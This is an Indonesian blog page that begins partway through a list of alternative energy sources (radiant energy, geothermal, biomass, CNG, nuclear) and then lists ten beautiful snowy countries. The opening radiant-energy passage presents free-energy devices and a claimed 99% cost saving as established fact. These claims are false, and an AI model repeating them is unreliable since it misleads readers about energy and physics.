99% dari biaya listrik normal dapat disimpan dengan menggunakan energi radiasi. Ini melakukan fungsi yang sama, tetapi tidak memiliki perilaku yang identik dengan listrik.

Nikola Tesla's pemrakarsa pemancar, perangkat T. Henry Moray's radiant energy, Edwin Gray motor EMA, dan Paul Baumann's mesin Testatika semua berjalan pada energi radiasi. Fraksinasi adalah metode pengumpulan energi alam dari lingkungan atau penggalian dari listrik.

Nikola Tesla membangun salah satu telepon nirkabel awal didasarkan pada energi radiasi. Resonansi dari pemancar dan penerima perangkat itu disetel ke frekuensi yang sama, yang memungkinkan mereka untuk berkomunikasi.

7. Listrik Tenaga Panas Bumi 

Daya Panas Bumi diekstrak melalui proses alami memberikan panas ke salah satu unit pembangkit listrik tenaga panas bumi. Biaya yang efektif, kehandalan, dan ramah lingkungan tidak lagi terbatas kepada daerah dekat batas lempeng tektonik.

Pemanasan unit telah mendorong jangkauan dan ukuran sumber daya yang layak untuk diperluas. Kelompok terbesar pembangkit listrik tenaga panas bumi di dunia berlokasi di geyser, lapangan panas bumi di
California, Amerika Serikat.

Sebagian besar biaya penanaman listrik masuk ke pengeboran karena tidak memerlukan bahan bakar apapun. Saat ini 24 negara yang memanfaatkan teknologi ini dan lokasi potensial yang menjadi pertimbangan.

8. Biomassa

  Biomassa, dalam industri produksi energi, merujuk pada bahan biologis yang hidup atau baru mati yang dapat digunakan sebagai sumber bahan bakar atau untuk produksi industrial.

Umumnya biomassa merujuk pada materi tumbuhan yang dipelihara untuk digunakan sebagai biofuel, tapi dapat juga mencakup materi tumbuhan atau hewan yang digunakan untuk produksi serat, bahan kimia, atau panas.

Biomassa dapat pula meliputi limbah terbiodegradasi yang dapat dibakar sebagai bahan bakar. Biomassa tidak mencakup materi organik yang telah tertransformasi oleh proses geologis menjadi zat seperti batu bara atau minyak bumi.

Biomassa biasanya diukur dengan berat kering. 0,5 persen pasokan listrik di Amerika Serikat berasal dari perusahaan pembangkit listrik biomassa.

9. Compressed Natural Gas

Jika Anda perlu pengganti bahan bakar fosil untuk bensin, solar, atau propana, Compressed Natural Gas adalah solusi untuk Anda. Hal ini bersih dan aman untuk digunakan.

CNG digunakan dalam mobil tradisional dengan pembakaran bensin yang telah dikonversi menjadi kendaraan bio-fuel (bensin / CNG). Ini menjadi dikenal secara luas di Eropa dan Amerika Selatan akibat meningkatnya biaya bensin.

10. Daya nuklir

Pembangkit Listrik Tenaga Nuklir (PLTN) adalah stasiun pembangkit listrik thermal di mana panas yang dihasilkan diperoleh dari satu atau lebih reaktor nuklir pembangkit listrik.

PLTN termasuk dalam pembangkit daya base load, yang dapat bekerja dengan baik ketika daya keluarannya konstan (meskipun boiling water reactor dapat turun hingga setengah dayanya ketika malam hari).

Daya yang dibangkitkan per unit pembangkit berkisar dari 40 MWe hingga 1000 MWe. Unit baru yang sedang dibangun pada tahun 2005 mempunyai daya 600-1200 MWe.

Hingga tahun 2005 terdapat 443 PLTN berlisensi di dunia, dengan 441 diantaranya beroperasi di 31 negara yang berbeda. Keseluruhan reaktor tersebut menyuplai 17% daya listrik dunia.

Perancis memproses ulang limbah nuklir untuk mengurangi
massa dan membuat lebih banyak energi. Pengolahan berpotensi dapat memulihkan sampai dengan 95% dari sisa uranium dan plutonium dalam bahan bakar nuklir bekas, meletakkannya ke dalam campuran bahan bakar oksida baru.

10 Negara salju terindah di dunia

0 komentar Read More →
Hampir semua negara yang berada di luar garis 40 derajat lintang selatan dan 40 derajat lintang utara selalu mengalami hujan salju pada periode tertentu. Salju yang turun kadang bisa menambah keindahan, tapi juga bisa memperburuk keindahan. Banyak sekali negara yang justru mempunyai pemandangan yang indah dikarenakan salju yang turun.

Dan dari sekitar enam puluhan negara yang merasakan hujan salju, ada daftar 10 negara yang dianggap sebagai negara salju terindah. Yang dimaksud dengan negara salju terindah ini adalah negara yang mempunyai pemandangan indah dikarenakan adanya salju yang turun. Berikut adalah Negara tersebut:
 
  1. Swiss

Swiss adalah salah satu negara di Eropa tengah yang mempunyai pemandangan yang Indah. Negara yang berbatasan langsung dengan Jerman, Prancis, Italia, dan Austria ini sebagian besar merupakan wilayah lereng pegunungan Alpen yang terkenal keindahanya, maka dari itu tak heran jika Swiss memiliki pemandangan alam salju terbaik di dunia.

2. New Zealand


Dari daftar 10 negara salju terbaik ini, New Zealand adalah satu-satunya negara yeng berada di belahan bumi selatan. Negara kepulauan di Barat daya samudera barat pasifik ini mempunyai keindahan alam pegunungan yang sangat luar biasa.
3. Alaska (USA Territory)

Dalam hal ini,
Alaska dianggap sebagai negara bagian. Hal ini dikarenakan Alaska merupakan negara bagian Amerika serikat yang letaknya terpisah dari negara Induknya. dari semua negara bagian Amerika serikat, Alaska adalah negara bagian yang memilik pemandangan alam salju terindah.


4. Kanada


Negara yang terbentang dari samudera Atlantik dan selat Davis sampai samudera Pasifik ini merupakan negara Amerika yang terletak di bagian paling utara. Di padang rumput Kanada yang luas dan datar terdiri dari provinsi Manitoba, Saskatchewan dan Alberta, menyebar menuju Pegunungan Rocky ini akan berubah menjadi surga salju di musim dingin karna saking indahnya.

5. Prancis

Walaupun Prancis adalah salah satu negara di eropa Barat, tapi Perancis adalah salah satu negara yang dilalui oleh lintasan pegunungan Alpen. Tak heran jika pemandanganya indah, Apalagi jika ditambah dengan pemandangan pegunungan
Mount Blanc yang berada di pesisir selatan Eropa Barat ini, maka akan semakin menambah keindahan pemandangan alam Prancis.


6. Norwegia

Memang tak salah jika Norwegia mempunyai pemandangan salju terindah, Hal ini dikarenakan letak negara Norwegia yang berada di semenanjung skandinavia dan berbatasan langsung dengan samudera atlantik. Norwegia adalah negara yang bergunung-gunung dan sebagian besar tertutup oleh gletser.


7. Islandia


Islandia adalah negara yang sebagian tertutup oleh salju es, oleh karena itu, negara ini dinamai Iceland atau Islandia (tanah es). Negara yang berdekatan dengan Greenland ini terletak di bagian utara samudera Atlantik.


 8. Jepang

Negeri Sakura yang memiliki pemandangan alam
padang salju yang indah. Negeri ini terletak di sekitar 41 derajat lintang utara. Jika tiba musim dingin, maka pemandangan kota akan tampak seperti negeri dongeng, terlebih lagi jika kita melihat pemandangan salju di lereng gunung Fuji.

 
9. Swedia


Swedia adalah sebuah negara Nordik di Skandinavia. Negara ini berbatasan dengan Norwegia di barat dan Finlandia di timur laut, Selat Skagerrak dan Selat Kattegat di barat daya, serta Laut Baltik dan Teluk Bothnia di timur. dulu negara ini pernah menjadi negara termiskin di Eropa pada abad ke 19, tapi karena keindahan alamnya, negara ini menjadi tujuan wisata terkenal dan kemudian bisa membangun negara ini menjadi lebih baik.
 
10. Korea Selatan


Korea adalah salah satu negara 4 musim yang topografinya berupa pegunungan. Pegunungan di wilayah timur umumnya menjadi hulu sungai-sungai besar, seperti sungai Han dan sungai Naktong. Di musim dingin, pegunungan di Korea Selatan berubah menjadi pegunungan salju yang sangat Indah.


Copyright © 2010 Get Freeware

Template By Sherif Hidayat